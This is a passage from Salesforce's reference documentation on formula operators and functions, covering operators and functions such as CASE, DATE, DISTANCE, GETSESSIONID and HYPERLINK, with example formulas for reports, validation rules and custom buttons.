UPPER	Converts all letters in the specified text string to uppercase. Any characters that are not letters are unaffected by this function. Locale rules are applied if a locale is provided.
URLENCODE	Encodes text and merge field values for use in URLs by replacing characters that are illegal in URLs, such as blank spaces, with the code that represent those characters as defined in *RFC 3986, Uniform Resource Identifier (URI): Generic Syntax*. For example, blank spaces are replaced with `%20`, and exclamation points are replaced with `%21`.
VALUE	Converts a text string to a number.

Summary Functions

The following functions are available with summary, matrix, and joined reports.

Function	Description
PARENTGROUPVAL	This function returns the value of a specified parent grouping. A "parent" grouping is any level above the one containing the formula. You can only use this function in custom summary formulas for reports.
PREVGROUPVAL	This function returns the value of a specified previous grouping. A "previous" grouping is one that comes before the current grouping in the report. Choose the grouping level and increment. The increment is the number of columns or rows before the current summary. The default is 1; the maximum is 12. You can only use this function in custom summary formulas for reports.

Advanced Functions

Function	Description
GETRECORDIDS	Returns an array of strings in the form of record IDs for the selected records in a list, such as a list view or related list.
INCLUDE	Returns content from an s-control snippet. Use this function to reuse common code in many s-controls.
ISCHANGED	Compares the value of a field to the previous value and returns TRUE if the values are different. If the values are the same, this function returns FALSE.
LINKTO	Returns a relative URL in the form of a link (href and anchor tags) for a custom s-control or Salesforce page.
REGEX	Compares a text field to a regular expression and returns TRUE if there is a match. Otherwise, it returns FALSE. A regular expression is a string used to describe a format of a string according to certain syntax rules.
REQUIRESCRIPT	Returns a script tag with source for a URL you specify. Use this function when referencing the Force.com AJAX Toolkit or other JavaScript toolkits.
URLFOR	Returns a relative URL for an action, s-control, Visualforce page, or a file in a static resource archive in a Visualforce page.
VLOOKUP	Returns a value by looking up a related value on a custom object similar to the VLOOKUP() Excel function.

Formula Operators and Functions A–H

Formula Operators and Functions I–Z

SEE ALSO:

Examples of Advanced Formula Fields

Formula Operators and Functions A–H

Use the following operators and functions when building formulas. Click on the name of the operator or function below to view more details. All functions are available everywhere that you can include a formula such as formula fields, validation rules, approval processes, and workflow rules, unless otherwise specified.

Note: Extraneous spaces in the samples below are ignored.

+ (Add)

Description:	Calculates the sum of two values.
Use:	`value1 + value2` and replace each *`value`* with merge fields, expressions, or other numeric values.

Formula Field Example:	`Amount + Maint_Amount__c + Services_Amount__c` This formula calculates the sum of the product `Amount`, maintenance amount, and services fees. Note that `Maint amount` and `Service Fees` are custom currency fields.
Report Example:	`EMAIL_OPT_OUT:SUM + DO_NOT_CALL:SUM` calculates all `Email Opt Out` fields plus all `Do Not Call` fields on the leads in your report. This formula is a number data type that returns a positive integer.
Validation Rule Example:	You may have a custom object that allows users to track the total number of hours worked in a week. Use the following example to ensure that users cannot save a time card record with more than 40 hours in a work week. `Monday_Hours__c + Tuesday_Hours__c + Wednesday_Hours__c + Thursday_Hours__c + Friday_Hours__c > 40` Use a formula like this one in a validation rule to display the following error message when the total number of hours entered for each work day is greater than 40: "Your total hours cannot exceed 40." This example requires five custom fields on your custom object, one for each day of work.

- (Subtract)

Description:	Calculates the difference of two values.
Use:	`value1 - value2` and replace each *`value`* with merge fields, expressions, or other numeric values.
Example:	`Amount - Discount_Amount__c` This formula calculates the difference of the product `Amount` less the `Discount Amount`. Note that `Discount Amount` is a custom currency field.
Report Example:	`AMOUNT:SUM - Product.Discount_Amount__c:SUM` calculates the difference of all `Amount` fields and all `Discounted Amount` custom fields on the products in your report. This formula is a currency data type that returns a currency sign and decimal places.

* (Multiply)

Description:	Multiplies its values.
Use:	`value1 * value2` and replace each *`value`* with merge fields, expressions, or other numeric values.
Example:	`Consulting_Days__c * 1200` This formula calculates the number of consulting days times 1200 given that this formula field is a currency data type and consulting charges a rate of $1200 per day. Note that `Consulting Days` is a custom field.

Report Example:	`RowCount * AGE:AVG` calculates the record count times the average age value of your report. This formula is a number data type that returns a positive or negative integer or decimal.

/ (Divide)

Description:	Divides its values.
Use:	`value1 / value2` and replace each *`value`* with merge fields, expressions, or other numeric values.

Example:	`AnnualRevenue/ NumberOfEmployees`
	This formula calculates the revenue amount per employee using a currency field.
	`IF(NumberOfOpportunities > 0,`
	`  NumberOfWonOpportunities / NumberOfOpportunities, null)`
	This formula calculates the win rate of opportunities on a campaign.

Report Example:	**% Won Opportunities** `WON:SUM / RowCount` calculates the percent of `Won` opportunities using a record count representing the number of all opportunities in your report. This formula is a number data type that returns a positive or negative integer. **% Difference between Cost and Sales Price** `(TOTAL_PRICE:SUM - QUANTITY:SUM * Product2.Cost__c:SUM) / (QUANTITY:SUM * Product2.Cost__c:SUM)` calculates the average percent difference between what a product costs and its selling price on a product-by-product level. Note that `Product2.Cost__c:SUM` is a custom currency field named `Cost` on products, which includes the cost of each product. This formula is a percent data type that returns a positive or negative integer. For best results, use this on a summary Opportunities with Products report that is summarized by `Product Name` and includes summary totals for `Quantity`, `Total Price`, and `Cost`.

^ (Exponentiation)

Description:	Raises a number to a power of a specified number.
Use:	*`number^integer`* and replace *`number`* with a merge field, expression, or another numeric value; replace *`integer`* with a merge field that contains an integer, expression, or any integer.
Example:	`NumberOfEmployees^4` calculates the number of employees to the 4th power.
Report Example:	`ACTIVE:SUM ^ 2` calculates the number of active Salesforce users to the 2nd power for administration. This formula is a number data type that returns a positive integer.
Tips:	Avoid replacing *`integer`* with a negative number.

() (Open Parenthesis and Close Parenthesis)

Description:	Specifies that the expressions within the open parenthesis and close parenthesis are evaluated first. All other expressions are evaluated using standard operator precedence.
Use:	`(expression1) expression2...` and replace each *`expression`* with merge fields, expressions, or other numeric values.
Example:	`(Unit_Value__c - Old_Value__c) / New_Value__c` calculates the difference between the old value and new valuedivided by the new value.
Report Example:	`(DURATIONHOURS:SUM * RowCount) / 24` calculates the duration of all event times the record count per 24 hours. This formula is a percent data type that returns a positive or negative integer or decimal, representing what percent of a day is spent on events.

= and == (Equal)

Important: Don't use this function for a null comparison, such as `MyDateTime__c == null`. Use ISBLANK instead.

Description:	Evaluates if two values are equivalent. The = and == operator are interchangeable.
Use:	*`expression1=expression2`* or *`expression1 == expression2`*, and replace each *`expression`* with merge fields, expressions, or other numeric values.
Example:	**Due Date** `Due Date = CreatedDate + 5` returns true if the due date is equal to five days following a record's created date. **Commission Amount** `IF(Probability =1, ROUND(Amount*0.02, 2), 0)` This formula calculates the 2% commission amount of an opportunity that has a probability of 100%. All other opportunities will have a commission value of 0. Possible results: • An opportunity with a `Probability` of 90% will have a commission of 0. • An opportunity with a `Probability` of 100% and an `Amount` of $100,000 will have a commission of $2,000.

<> and != (Not Equal)

Important: Don't use this function for a null comparison, such as `MyDateTime__c != null`. Use ISBLANK instead.

Description:	Evaluates if two values are not equivalent.
Use:	*`expression1 <> expression2`* or *`expression1 != expression2`*, and replace each `expression` with merge fields, expressions, or other numeric values.

Example:

```
IF(Maint_Amount__c + Services_Amount__c<> Amount,
 "DISCOUNTED", "FULL PRICE")
```

This formula displays "DISCOUNTED" on product if its maintenance amount and services amount do not equal the product amount. Otherwise, displays "FULL PRICE." Note that this example uses two custom currency fields for `Maint Amount` and `Services Amount`.

< (Less Than)

Description:	Evaluates if a value is less than the value that follows this symbol.
Use:	*`value1 < value2`* and replace each `value` with merge fields, expressions, or other numeric values.
Example:	`IF(AnnualRevenue < 1000000, 1, 2)` assigns the value "1" with revenues less than one million and the value "2" to revenues greater than one million.

> (Greater Than)

Description:	Evaluates if a value is greater than the value that follows this symbol.
Use:	*`value1 > value2`* and replace each *`value`* with merge fields, expressions, or other numeric values.
Example:	`IF(commission__c > 1000000, "High Net Worth", "General")` assigns the "High Net Worth" value to a commission greater than one million. Note, this is a text formula field that uses a commission custom field.

<= (Less Than or Equal)

Description:	Evaluates if a value is less than or equal to the value that follows this symbol.
Use:	*`value1 <= value2`* and replace each `value` with merge fields, expressions, or other numeric values.
Example:	`IF(AnnualRevenue <= 1000000, 1, 2)` assigns the value "1" with revenues less than or equal to one million and the value "2" with revenues greater than one million.

>= (Greater Than or Equal)

Description:	Evaluates if a value is greater than or equal to the value that follows this symbol.
Use:	*`value1 >= value2`* and replace each `value` with merge fields, expressions, or other numeric values.

Example:	`IF(Commission__c >= 1000000, "YES", "NO")` assigns the "YES" value with a commission greater than or equal to one million. Note, this is a text formula field that uses a custom currency field called `Commission`.

&& (AND)

Description:	Evaluates if two values or expressions are both true. Use this operator as an alternative to the logical function AND.
Use:	`(`***`logical1`***`) && (`***`logical2`***`)` and replace *`logical1`* and *`logical2`* with the values or expressions that you want evaluated.
Example:	`IF((Price<100 && Quantity<5),"Small", null)` This formula displays "Small" if the price is less than 100 and quantity is less than five. Otherwise, this field is blank.

|| (OR)

Description:	Evaluates if at least one of multiple values or expressions is true. Use this operator as an alternative to the logical function OR.
Use:	`(`***`logical1`***`) || (`***`logical2`***`)` and replace any number of logical references with the values or expressions you want evaluated.
Example:	`IF((ISPICKVAL(Priority, "High")) || (ISPICKVAL(Status , "New")), ROUND(NOW()-CreatedDate, 0), null)` This formula returns the number of days a case has been open if the `Status` is new or the `Priority` is high. If the case was opened today, this field displays a zero.
Validation Rule Example:	`(Discount_Rate__c < 0) || (Discount_Rate__c > 0.40)` This validation rule formula displays the following error message when the `Discount Rate` custom field is not between 0 and 40%: "Discount Rate cannot exceed 40%."

& (Concatenate)

Description:	Connects two or more strings.
Use:	*`string1&string2`* and replace each *`string`* with merge fields, expressions, or other values.
Example:	`"Expense-" & Trip_Name__c & "-" & ExpenseNum__c` This formula displays the text "Expense-" followed by trip name and the expense number. This is a text formula field that uses an expense number custom field.

ABS

Description:	Calculates the absolute value of a number. The absolute value of a number is the number without its positive or negative sign.
Use:	`ABS(number)` and replace `number` with a merge field, expression, or other numeric value that has the sign you want removed.
Example:	`ABS(ExpectedRevenue)` calculates the positive value of the `Expected Revenue` amount regardless of whether it is positive or negative.

AND

Description:	Returns a TRUE response if all values are true; returns a FALSE response if one or more values are false. Use this function as an alternative to the operator && (AND).
Use:	`AND(logical1,logical2,...)` and replace `logical1,logical2,...` with the values that you want evaluated.
Formula Field Example:	`IF(AND(Price<1,Quantity<1),"Small", null)` This formula displays "Small" if the price and quantity are less than one. This field is blank if the asset has a price or quantity greater than one.

BEGINS

Description:	Determines if text begins with specific characters and returns TRUE if it does. Returns FALSE if it does not.
Use:	`BEGINS(text, compare_text)` and replace `text, compare_text` with the characters or fields you want to compare.
Example:	`IF(BEGINS (Product_type__c, "ICU"), "Medical", "Technical")` This example returns the text "Medical" if the text in any `Product Type` custom text field begins with "ICU." For all other products, it displays "Technical."
Tips:	• This function is case sensitive so be sure your `compare_text` value has the correct capitalization. • When using this function in a validation rule or workflow rule, fields that are blank are considered valid. For example, if you have a validation rule that tests to see if the serial number of an asset begins with "3," all assets that have a blank serial number are considered valid.

BLANKVALUE

Description:	Determines if an expression has a value and returns a substitute expression if it does not. If the expression has a value, returns the value of the expression.

Use:	`BLANKVALUE(`***`expression, substitute_expression`***`)` and replace *`expression`* with the expression you want evaluated; replace *`substitute_expression`* with the value you want to replace any blank values.

Example:	Example 1
	`BLANKVALUE(Department, "Undesignated")`
	This formula returns the value of the `Department` field if the `Department` field contains a value. If the `Department` field is empty, this formula returns the word `Undesignated`.
	Example 2
	`(BLANKVALUE(Payment_Due_Date__c, StartDate +5)`
	This formula returns the date five days after the contract start date whenever `Payment Due Date` is blank. `Payment Due Date` is a custom date field.

Tips:	• Use BLANKVALUE instead of NULLVALUE in new formulas. BLANKVALUE has the same functionality as NULLVALUE, but also supports text fields. Salesforce will continue to support NULLVALUE, so you do not need to change existing formulas. • A field is not empty if it contains a character, blank space, or zero. For example, a field that contains a space inserted with the spacebar is not empty. • Use the BLANKVALUE function to return a specified string if the field does not have a value; use the ISBLANK function if you only want to check if the field has a value. • If you use this function with a numeric field, the function only returns the specified string if the field does not have a value and is not configured to treat blank fields as zeroes.

BR

Description:	Inserts a line break in a string of text.
Use:	`BR()`

Example:	`CASE(ShippingCountry,`
	`"USA",`
	`  ShippingStreet & BR() &`
	`  ShippingCity & ",`
	`  " & ShippingState & " " &`
	`  ShippingPostalCode & BR()`
	`  & ShippingCountry,`
	`"France",`
	`  ShippingStreet & BR() &`
	`  ShippingPostalCode & " " &`
	`  ShippingCity & BR() &`
	`  ShippingCountry, "etc")`
	This formula field displays a formatted mailing address for a contact in standard format, including spaces and line breaks where appropriate depending on the country.

Tips:	• Do not remove the parentheses after the function name.

- Keep the parentheses empty. They do not need to contain a value.
- Remember to surround the BR() with concatenation operators: &.
- Avoid using this function in mail merge templates.
- This function is not available in custom buttons and links, s-controls, or reports.

CASE

Description:	Checks a given expression against a series of values. If the expression is equal to a value, returns the corresponding result. If it is not equal to any values, it returns the `else_result`.
Use:	`CASE(`***`expression`***`,`***`value1`***`, `***`result1`***`, `***`value2`***`, `***`result2`***`,...,` ***`else_result`***`)` and replace *`expression`* with the field or value you want compared to each specified value. Replace each value and result with the value that must be equivalent to return the result entry. Replace *`else_result`* with the value you want returned when the expression does not equal any values.

Formula Field Example:	**Days Open for Cases**
	Use this example of a custom formula field called `Days Open` to display different text depending on the number of days a case has been open:
	`CASE(Days_Open__c, 3, "Reassign", 2, "Assign Task", "Maintain")`
	The following text is displayed:
	• "Reassign" for any case open three days.
	• "Assign Task" for any case open two days.
	• "Maintain" for all other cases.
	Last Activity Month
	This formula field displays the month of the last activity or "None" if there are no activities.
	`CASE(MONTH(LastActivityDate), 1, "January", 2, "February", 3, "March", 4, "April", 5, "May", 6, "June", 7, "July", 8, "August", 9, "September", 10, "October", 11, "November", 12, "December", "None")`

Default Value Example:

Discount Rate

Use the following default value formula to insert a different discount rate on an opportunity based on the department of the person creating the opportunity:

```
CASE(User.Department, "IT", 0.25, "Field", 0.15, 0)
```

In this example, the formula inserts a discount rate of 25% on any opportunity created by a user in the "IT" department or 15% on any opportunity created by someone in the "Field" department. A zero is applied if the creator does not belong to either of these departments. This is a custom percent field on opportunities that uses the standard user field `Department`.

Product Language

You may want to associate a product with its language so that your users know the type of documentation or adapter to include. Use the following default value formula to automatically set the language of a product based on the country of the user creating the product. In this example, the default value is "Japanese" if the user's country is "Japan" and "English" if the user's country is "US." If neither is true, the default value "unknown" is inserted into the `Product Language` field.

```
CASE($User.Country , "Japan", "Japanese", "US",
"English","unknown")
```

Tips:

- Be sure your *value1*, *value2*... expressions are the same data type.
- Be sure your *result1*, *result2*... expressions are the same data type.
- CASE functions cannot contain functions that return true or false. Instead, make true or false expressions return numbers such as:

  ```
  CASE(1, IF(ISPICKVAL (Term__c, "12"), 1, 0),
   12 * Monthly_Commit__c,
   IF(ISPICKVAL(Term__c, "24"), 1, 0),
   24 * Monthly_Commit__c, 0)
  ```

  In this formula, `Term` is a picklist field that is multiplied by the Monthly Commit whenever it contains the value 1 for true.

- The *else_result* value is required.
- CASE functions return an error whenever any of the expressions return an error, regardless of which one should be returned. For example, `CASE(Field__c,"Partner", "P", "Customer", "C", LEFT(Field__c, -5))` returns an error even if the value of the field is "Partner" or "Customer" because the last statement is illogical.
- If the field in your CASE function is blank, it returns your *else_result* value. For example, this formula: `CASE(Days_Open__c, 3, "Reassign", 2, "Assign Task", "Maintain")` displays "Maintain" if the `Days Open` field is blank, 0, or any value other than 2 or 3.
- Use CASE functions to determine if a picklist value is equal to a particular value. For example the formula `CASE(Term__c, "12", 12 * Monthly_Commit__c, "24", 24 * Monthly_Commit__c, 0)` multiplies the `Monthly Commit` amount by 12 whenever the `Term` is 12 or multiplies the `Monthly Commit` amount by 24 whenever the `Term` is 24. Otherwise, the result is zero.

CASESAFEID

Description:	Converts a 15-character ID to a case-insensitive 18-character ID.
Use:	`CASESAFEID(id)` and replace *id* with the object's ID.
Example:	`CASESAFEID (Id)` This formula replaces the 15-character ID with the 18-character, case-insensitive ID.
Tips:	• Convert to 18-character IDs for better compatibility with Excel. • The CASESAFEID function is available everywhere that you can define a formula except reports and s-controls.

CEILING

Description:	Rounds a number up to the nearest integer.
Use:	`CEILING(number)` and replace *number* with the field or expression you want rounded.
Example:	**Rounding Up (literal value)** `CEILING(2.5)` This formula returns 3, which is 2.5 rounded up to the nearest number. **Earthquake Magnitude** `CEILING(Magnitude__c)` returns the value of a formula number field that calculates the magnitude of an earthquake up to the nearest integer.

CONTAINS

Description:	Compares two arguments of text and returns TRUE if the first argument contains the second argument. If not, returns FALSE.
Use:	`CONTAINS(text, compare_text)` and replace *text* with the text that contains the value of *compare_text*.
Example:	`IF(CONTAINS(Product_Type__c, "part"), "Parts", "Service")` This formula checks the content of a custom text field named `Product_Type` and returns "Parts" for any product with the word "part" in it. Otherwise, it returns "Service." Note that the values are case sensitive, so if a `Product_Type` field contains the text "Part" or "PART," this formula returns "Services."
Tips:	• This function is case sensitive so be sure your *compare_text* value has the correct capitalization.

- When using this function in a validation rule or workflow rule, fields that are blank are considered valid. For example, if you have a validation rule that tests to see if the serial number of an asset contains "A," all assets that have a blank serial number are considered valid.
- The CONTAINS function does not support multi-select picklists. Use INCLUDES to see if a multi-select picklist has a specific value.

DATE

Description:	Returns a date value from year, month, and day values you enter. Salesforce displays an error on the detail page if the value of the DATE function in a formula field is an invalid date, such as February 29 in a non-leap year.
Use:	`DATE(year,month,day)` and replace *`year`* with a four-digit year, *`month`* with a two-digit month, and *`day`* with a two-digit day.
Example:	`DATE(2005, 01, 02)` creates a date field of January 2, 2005.

DATEVALUE

Description:	Returns a date value for a date/time or text expression.
Use:	`DATEVALUE(expression)` and replace *`expression`* with a date/time or text value, merge field, or expression.
Example:	**Closed Date** `DATEVALUE(ClosedDate)` displays a date field based on the value of the `Date/Time Closed` field. **Date Value** `DATEVALUE("2005-11-15")` returns November 15, 2005 as a date value.
Tips:	• If the field referenced in the function is not a valid text or date/time field, the formula field displays #ERROR! • When entering a date, surround the date with quotes and use the following format: YYYY-MM-DD, that is, a four-digit year, two-digit month, and two-digit day. • If the *`expression`* does not match valid date ranges, such as the MM is not between 01 and 12, the formula field displays #ERROR! • Dates and times are always calculated using the user's time zone, except in list views, reports, and related lists. These items calculate dates and times using Coordinated Universal Time.

DATETIMEVALUE

Description:	Returns a year, month, day and GMT time value.

Use:	`DATETIMEVALUE(`***`expression`***`)` and replace *`expression`* with a date/time or text value, merge field, or expression.
Example:	**Closed Date** `DATETIMEVALUE(ClosedDate)` displays a date field based on the value of the `Date/Time Closed` field. **Date Value** `DATETIMEVALUE("2005-11-15 17:00:00")` returns November 15, 2005 5:00 PM GMT as a date and time value.
Tips:	• DATETIMEVALUE is always calculated using GMT time zone and can't be changed. • When entering a specific date, surround the date with quotes and use the following format: YYYY-MM-DD, that is, a four-digit year, two-digit month, and two-digit day. • If the *`expression`* does not match valid date ranges, such as the MM is not between 01 and 12, the formula field displays #ERROR!

DAY

Description:	Returns a day of the month in the form of a number between 1 and 31.
Use:	`DAY(`***`date`***`)` and replace *`date`* with a date field or value such as *`TODAY()`*.
Example:	`DAY(Code_Freeze__c)` returns the day in your custom code freeze date. Note this does not work on date/time fields.

DISTANCE

Description:	Calculates the distance between two locations in miles or kilometers.
Use:	`DISTANCE(`***`mylocation1, mylocation2,`*** `'unit')` and replace *`mylocation1`* and *`mylocation2`* with two location fields, or a location field and a value returned by the GEOLOCATION function. Replace *`unit`* with mi (miles) or km (kilometers).

Examples:	**Distance between two geolocation fields**
	`DISTANCE(warehouse_location__c, store_location__c, 'mi')`
	This formula returns the distance, in miles, between the warehouse and the store. In this example, `warehouse_location__c` and `store_location__c` are the names of two custom geolocation fields.
	Distance between an address field and a geolocation field
	`DISTANCE(BillingAddress, store_location__c, 'mi')`
	This formula returns the distance, in miles, between an account's billing address and a store. In this example, `BillingAddress` is the standard billing address field on an Account object, and `store_location__c` is the name of a custom geolocation field.
	Distance between a custom geolocation field and fixed coordinates

```
DISTANCE(warehouse_location__c, GEOLOCATION(37.775,-122.418),
'km')
```

This formula returns the distance, in kilometers, between the warehouse and the known latitude and longitude 37.775°, -122.418° (San Francisco).

Distances with conditions

```
IF(DISTANCE(warehouse_location__c, ShippingAddress, 'mi')<10,
"Near", "Far")
```

This formula updates a text formula field to `Near` if the distance between the warehouse and the account shipping address compound field is less than 10 miles. Otherwise, it updates the text field to `Far`.

Tip: Although DISTANCE can be calculated in miles or kilometers, the unit is not returned in the calculation. If possible, include the unit of measure in the name of your distance formula field, so users know whether the distance is in miles or kilometers.

Tips:

- The DISTANCE function returns a number data type. Distance is always calculated in decimals, even if you're displaying the geolocation notation in degrees, minutes, and seconds in the user interface. Specify the number of decimal places to show when you create a custom field.
- The DISTANCE function isn't available in reports, but it can be used in list views. To use DISTANCE in your reports, set up a formula field, and then reference the field in your reports.
- DISTANCE is the only formula function that can use GEOLOCATION parameters.
- There are limitations on DISTANCE accuracy and equality calculations.
  - DISTANCE supports only the logical operators > and <, returning values within (<) or beyond (>) a specified radius.
  - Distance is calculated as a straight line—as the crow flies—regardless of geography and topography between the two points.

  For additional details, see "How SOQL Calculates and Compares Distances" in the *Force.com SOQL and SOSL Reference*.

EXP

Description: Returns a value for e raised to the power of a number you specify.

Use: `EXP(number)` and replace `number` with a number field or value such as 5.

Example:

Exponent of a Literal Value

```
EXP(3)
```

This formula returns the value of e to the third power.

Compound Interest

```
Principal__c * EXP(Rate__c * Years__c)
```

This formula calculates the compound interest based on a custom currency field for principal, custom percent field for rate, and custom number field for years.

FIND

Description:	Returns the position of a string within a string of text represented as a number.
Use:	`FIND(search_text, text[, start_num])` and replace *`search_text`* with the string you want to find, replace *`text`* with the field or expression you want to search, and replace *`start_num`* with the number of the character from which to start searching from left to right.
Example:	**Street Address** `FIND(" ", Street)` returns the character position of the first space in the `Street` field. You can use this number to find out the length of the street address as a means of separating a street address from street name in an address field. **Deriving Website Addresses** `SUBSTITUTE(Email, LEFT(Email, FIND("@", Email)), "www.")` finds the location of the @ sign in a person's email address to determine the length of text to replace with a "www." as a means of deriving their website address.
Tips:	• Be sure to remove the brackets, [and], from your formula before validating it. • If the field referenced in your *`text`* parameter is blank, the formula field displays 0. • Your *`search_text`* parameter is case sensitive and cannot contain any wildcard characters. • If your search does not return any results, a 0 displays in the field. • The *`start_num`* parameter is optional. If you do not enter a *`start_num`* value, the formula uses the value one, or the first character in the string. • If your *`start_num`* is not greater than zero, a 0 displays in the field. • If your *`start_num`* is greater than the length of the text, a 0 displays in the field. • When entering your *`start_num`* parameter, remember that some fields like the `Website` field are unique because a "http://" is automatically appended to the beginning of the text you enter. • Note that the first character in a string is designated as one rather than zero.

FLOOR

Description:	Returns a number rounded down to the nearest integer.
Use:	`FLOOR(number)` and replace *`number`* with a number field or value such as 5.245.
Example:	**Commission Amounts** `FLOOR(commission__c)` rounds commission down to the nearest integer.

GEOLOCATION

Description:	Returns a geolocation based on the provided latitude and longitude. Must be used with the DISTANCE function.

Use:	`GEOLOCATION(latitude, longitude)` and replace *latitude* and *longitude* with the corresponding geolocation, numerical code values.
Examples:	**Distance between a custom geolocation field and fixed coordinates** `DISTANCE(warehouse_location__c, GEOLOCATION(37.775,-122.418), 'km')` This formula returns the distance, in kilometers, between the warehouse and the known latitude and longitude 37.775°, -122.418° (San Francisco).
Tips:	• The GEOLOCATION function returns a location data type that can be used only by, and must be used with, the DISTANCE function. The GEOLOCATION function doesn't work on its own.

GETRECORDIDS

Description:	Returns an array of strings in the form of record IDs for the selected records in a list, such as a list view or related list.
Use:	`{!GETRECORDIDS(object_type)}` and replace *object_type* with a reference to the custom or standard object for the records you want to retrieve.
Custom Button Example:	`{!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records = {!GETRECORDIDS($ObjectType.Sample)}; var newRecords = []; if (records[0] == null) { alert("Please select at least one row") } else { for (var n=0; n<records.length; n++) { var c = new sforce.SObject("Case"); c.id = records[n]; c.Status = "New"; newRecords.push(c); } result = sforce.connection.update(newRecords); window.location.reload(); }` In this example, all selected case records are updated with a `Status` of "New." To set this up in your organization, create a custom list button for cases with the following attributes: • `Display Type` is "List Button" • `Behavior` is "Execute JavaScript" • `Content Source` is "OnClick JavaScript" Paste the sample code above into the content of your custom button. Finally, add the list button to the a page layout that contains the Cases related list, such as accounts or opportunities. Users can select any number of cases in the related list and click the list button to change the status of those cases at once. Notice the check for `records[0] == null`, which displays a message to users when they do not select at least one record in the list.
Tips:	• Use global variables to access special merge fields for s-controls, custom buttons, and links. • Activities are special types of objects. Use {!GETRECORDIDS($ObjectType.Task)} when creating a task list button. Use {!GETRECORDIDS($ObjectType.Event)} when creating an event list button. • This function is only available in custom buttons, links, and s-controls.

GETSESSIONID

Description:	Returns the user's session ID.
Use:	`GETSESSIONID()`
Example:	`HYPERLINK ("https://www.myintegration.com?sId="& GETSESSIONID() & "?&rowID="&Name & "action=CreateTask","Create a Meeting Request")` creates a link to an application outside of Salesforce, passing the parameters so that it can connect to Salesforce via the API and create the necessary event.
Tips:	Important: `$Api.Session_ID` and `GETSESSIONID()` return the same value, an identifier for the current session in the current context. This context varies depending on where the global variable or function is evaluated. For example, if you use either in a custom formula field, and that field is displayed on a standard page layout in Salesforce Classic, the referenced session will be a basic Salesforce session. That same field (or the underlying variable or formula result), when used in a Visualforce page, references a Visualforce session instead. Session contexts are based on the domain of the request. That is, the session context changes whenever you cross a hostname boundary, such as from `.salesforce.com` to `.visual.force.com` or `.lightning.force.com`. Session identifiers from different contexts, and the sessions themselves, are different. When you transition between contexts, the old session is replaced by the new one, and the old session is no longer valid. The session ID also changes at this time. Normally Salesforce transparently handles session hand-off between contexts, but if you're passing the session ID around yourself, be aware that you might need to re-access `$Api.Session_ID` or `GETSESSIONID()` from the new context to ensure a valid session ID. Note also that not all sessions are created equal. In particular, sessions obtained in a Lightning Experience context have reduced privileges, and don't have API access. You can't use these session IDs to make API calls.

HTMLENCODE

Description:	Encodes text and merge field values for use in HTML by replacing characters that are reserved in HTML, such as the greater-than sign (>), with HTML entity equivalents, such as `>`.
Use:	`{!HTMLENCODE(text)}` and replace *text* with the merge field or text string that contains the reserved characters.
Example:	If the merge field `foo__c` contains `<B>Enter the user's name<b>`, `{!HTMLENCODE(foo__c)}` results in: `<B>Enter the user's name</b>`
Tips:	This function is only available in custom buttons and links, and in Visualforce.

HYPERLINK

Description:	Creates a link to a URL specified that is linkable from the text specified.
Use:	`HYPERLINK(`***`url, friendly_name`*** `[,`***`target`***`])` and replace *`url`* with the Web address, replace *`friendly_name`* with the link text, and, optionally, replace *`target`* with the window or frame in which to display the content.
Example:	**Creating Events** `HYPERLINK("00U/e?retURL=%2F006x0000001T8Om&what_id=" & Id, "Create Event")` adds a link called "Create Event" that, when clicked, creates a new event that is associated with the current object. **Phone Dialer** `HYPERLINK("http://servername/call?id=" & Id & "&phone=" & Phone, Phone)` creates a linkable phone number field that automatically dials the phone number when clicked. In this example, replace `"servername"` and `"call"` with the name of your dialing tool and the command it uses to dial. The merge field, `Id`, inserts the identifier for the contact, lead, or account record. The first `Phone` merge field tells the dialing tool what number to call and the last `Phone` merge field uses the value of the `Phone` field as the linkable text the user clicks to dial.
Tips:	• Hyperlink formula fields are of type text. • Include the protocol and URL in quotes as in `HYPERLINK("http://www.cnet.com", "cnet")`. • Avoid using text functions such as LEN, LEFT, or RIGHT on HYPERLINK function results. • When linking to Salesforce pages, use a relative link, such as "00U/e?retURL=%...", for hyperlink formulas unless you want to add the formula field to a search layout. Use the complete URL, including the server name and https://, in a hyperlink formula to add it to a search layout. Note that formula fields are not available in search result layouts. • Use the `$Api` variable to reference API URLs. • Be sure to remove the brackets, [and], from your formula before validating it. • The *`target`* parameter is optional. If you do not specify a *`target`*, the link opens in a new browser window. Some common *`target`* parameters are: **_blank** Displays link in a new unnamed window. **_self** Displays link in the same frame or window as the element that refers to it. **_parent** Displays link in the immediate frameset parent of the current frame. This value is the same as _self if the current frame has no parent.

_top
Displays link in the full original window, canceling any other frames. This value is the same as _self if the current frame has no parent.

For more information on basic HTML tags, consult an HTML reference on the Internet.

- The HYPERLINK function is available everywhere that you can define a formula except default values, field updates, s-controls, validation rules, approval processes, custom buttons and links, and workflow rules.

SEE ALSO:

Formula Operators and Functions I–Z
Formula Operators and Functions

Formula Operators and Functions I–Z

Use the following operators and functions when building formulas. Click on the name of the operator or function below to view more details. All functions are available everywhere that you can include a formula such as formula fields, validation rules, approval processes, and workflow rules, unless otherwise specified.

Note: Extraneous spaces in the samples below are ignored.

IF

Description:	Determines if expressions are true or false. Returns a given value if true and another value if false.
Use:	`IF(logical_test, value_if_true, value_if_false)` and replace *`logical_test`* with the expression you want evaluated; replace *`value_if_true`* with the value you want returned if the expression is true; replace *`value_if_false`* with the value you want returned if the expression is false.

Formula Field Example:	**Overdue Payments**
	`IF(AND(Payment_Due_Date__c < TODAY(),Payment_Status__c ="UNPAID"), "PAYMENT OVERDUE", null)`
	This formula determines if the payment due date is past and the payment status is "UNPAID." If so, returns the text "PAYMENT OVERDUE" and if not, leaves the field blank. This example uses a custom date field called `Payment Due Date` and a text custom field called `Payment Status`.
	Insert Tax Rate
	Use this default value formula to set the tax rate of an asset based on the user's city. Create a custom percent field with the following default value:
	`IF($User.City = "Napa", 0.0750, IF($User.City = "Paso Robles", 0.0725, IF($User.City = "Sutter Creek", 0.0725, IF($User.City = "Los Olivos", 0.0750, IF($User.City = "Livermore", 0.0875, null ) ) ) )`

```
  )
 )
)
```

Custom Button Example:

```
{!
IF(Sample.BillingCountry = "US",
"http://maps.google.com/maps?q="&Sample.BillingStreet&
"+"&Sample.BillingCity&"+"&Sample.BillingState&"+
"&Sample.BillingCountry,
(IF(Sample.BillingCountry = "UK",
"http://maps.google.co.uk/maps?q="&Sample.BillingStreet
&"+"&Sample.BillingCity&"+"&Sample.BillingCountry,
"http://maps.google.com")))
}
```

This example uses the IF function to determine if an address is in the United States or United Kingdom so that it can use the appropriate type of Google map to display the address.

Tips:

- Make sure your *value_if_true* and *value_if_false* expressions are the same data type.
- When using an IF function with the $Profile.UserType variable to determine the type of Salesforce user license the logged in user has, use the following values:
